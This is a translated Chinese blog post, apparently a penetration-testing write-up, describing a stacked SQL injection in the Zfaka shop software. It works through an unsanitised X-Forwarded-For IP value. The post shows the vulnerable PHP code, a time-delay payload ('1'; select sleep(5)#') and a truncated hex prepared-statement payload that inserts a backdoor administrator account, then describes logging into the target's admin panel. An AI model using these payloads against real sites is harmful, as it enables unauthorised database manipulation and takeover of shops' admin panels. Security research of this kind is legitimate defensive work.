Zfaka Foreground SQL injection _

22/01/02 10:31 381 0 0 T 2305 4:36 ~ 7:41

渗透测试实战

Found the following paragraph

```
            $ip = getClientIP();
            $order = $this->m_order->Where(array('orderid'=>$orderid,'isdelete'=>0,'ip'=>$ip))->Where("addtime>={$starttime}")->Order(array('id'=>'desc'))->Select();
            if(empty($order)){
                $data=array('code'=>1005,'msg'=>'订单不存在/当前IP与下单IP不符(最近1个月)');
            }else{
                $data=array('code'=>1,'msg'=>'查询成功','data'=>$order,'count'=>count($order));
            }
        } else {
            $data = array('code' => 1001, 'msg' => '页面超时，请刷新页面后重试!');
        }
    }else{
        $data = array('code' => 1000, 'msg' => '丢失参数');
    }
```

PDO is the default configuration, and stack injection is immediately thought of

After testing, the OrderID user is controllable. The global search for OrderID shows that OrderID is processed into a pure string by the function method, and there is no room for injection, so we choose another way

It is found that the IP parameters are also controllable by the user, and no processing is done before calling the select method.

The IP parameter calls the getclientip method. Let's follow the getclientip method

```php
*/
if ( ! function_exists( function_name: 'getClientIP')){
    function getClientIP(){
        if(isset($_SERVER['HTTP_ALI_CDN_REAL_IP']) AND $_SERVER['HTTP_ALI_CDN_REAL_IP']){
            $ip = $_SERVER["HTTP_ALI_CDN_REAL_IP"];
        }elseif ($HTTP_SERVER_VARS["HTTP_X_FORWARDED_FOR"]) {
            $ip = $HTTP_SERVER_VARS["HTTP_X_FORWARDED_FOR"];
        }elseif ($HTTP_SERVER_VARS["HTTP_CLIENT_IP"]) {
            $ip = $HTTP_SERVER_VARS["HTTP_CLIENT_IP"];
        }elseif ($HTTP_SERVER_VARS["REMOTE_ADDR"]) {
            $ip = $HTTP_SERVER_VARS["REMOTE_ADDR"];
        }elseif (getenv( varname: "HTTP_X_FORWARDED_FOR")) {
            $ip = getenv( varname: "HTTP_X_FORWARDED_FOR");
        }elseif (getenv( varname: "HTTP_CLIENT_IP")) {
            $ip = getenv( varname: "HTTP_CLIENT_IP");
        }elseif (getenv( varname: "REMOTE_ADDR")){
            $ip = getenv( varname: "REMOTE_ADDR");
        }else {
            $ip = "Unknown";
        }
        //只取第一个
        $ip_array=explode( delimiter: ',',$ip);
        return $ip_array[0];
    }
}
```

It is easy to understand that it is to obtain the client IP from the common HTTP header

However, I am very glad that the IP parameters are not processed. We can implement Stack Injection by constructing XFF header


Because of CSRF_ For the verification of token, we must arbitrarily enter an order number on the order query page, and then enter the correct verification code, and then the query is valid

Then, the XFF header is manually constructed for Stack Injection for PDO

Because the PDO is closed with double quotation marks and belongs to stack injection without echo

Therefore, the payload structure is

```
X-FORWARDED-For:1'; select sleep(5)#
```



The injection was successful after a delay of 5S.

For this stack injection without echo, blind injection is too slow, and it is too slow to use dnslog OOB, so we choose to construct an insert statement to add a background administrator

Using prepare statement


```
X-FORWARDED-For:1"; set@a =0x696E7365727420696E746F20745F61646D696E5

//Sleep is used to judge whether the injection is successful
```

Successfully added a background account with user name test@test.test , password 123456

MENU

You can directly log in to the target background / Admin




__EOF__

本文链接：
https://www.cnblogs.com/J0o1ey/p/15757096.html

关于博主： 评论和私信会在第一时间回复。或者直接私信我。

分类: 渗透测试实战

推荐该文 关注博主 收藏本文 分享微博 分享微信



J0o1ey
粉丝 - 27 关注 - 0
+加关注

0 0

« 上一篇： 重生之我是赏金猎人(三)-强行多次FUZZ发现某厂商SSRF到redis密码喷洒批量反弹Shell

» 下一篇： 重生之我是赏金猎人(四)-多手法绕过WAF挖掘某知名厂商XSS

posted @ 2022-01-02 10:31 J0o1ey 阅读(381) 评论(0) 编辑 收藏 举报

编辑推荐：
· 聊一聊如何截获 C# 程序产生的日志
· 一步一图带你深入理解 Linux 物理内存管理
· 快速构建页面结构的 3D Visualization
· 技术管理之如何协调加班问题
· 新零售 SaaS 架构：多租户系统架构设计

阅读排行：
· 好好的系统，为什么要分库分表？
· 群晖NAS搭建外网可访问的电子图书馆Calibre-Web
· .net core/5/6/7中WPF如何优雅的开始开发
· 使用c#的 async/await编写 长时间运行的基于代码的工作流的 持久任务框架
· .NET MAUI 安卓应用开发初体验